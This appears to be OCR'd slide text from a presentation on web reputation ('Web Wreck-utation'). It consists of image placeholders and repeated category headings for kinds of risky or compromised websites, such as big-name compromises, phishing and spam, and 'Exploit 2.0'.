
Web Reputation




Web Wreck-utation



Web Wreck-utation



Web Wreck-utation



THE BLOG TAIL

THE LONG TAIL

TOP 100

CURRENT EVENTS

BIG NAME COMPROMISES & SEO

REGIONAL & GENRE

HOSTING + REGIONAL + COLLATERAL DAMAGE


PERSONAL & GARBAGE

PHISH, FRAUD, SPAM

Web Wreck-utation

THE BLOG TAIL

THE LONG TAIL



TOP 100

EXPLOIT 2.0

CURRENT EVENTS

BIG NAME COMPROMISES & SEO

REGIONAL & GENRE

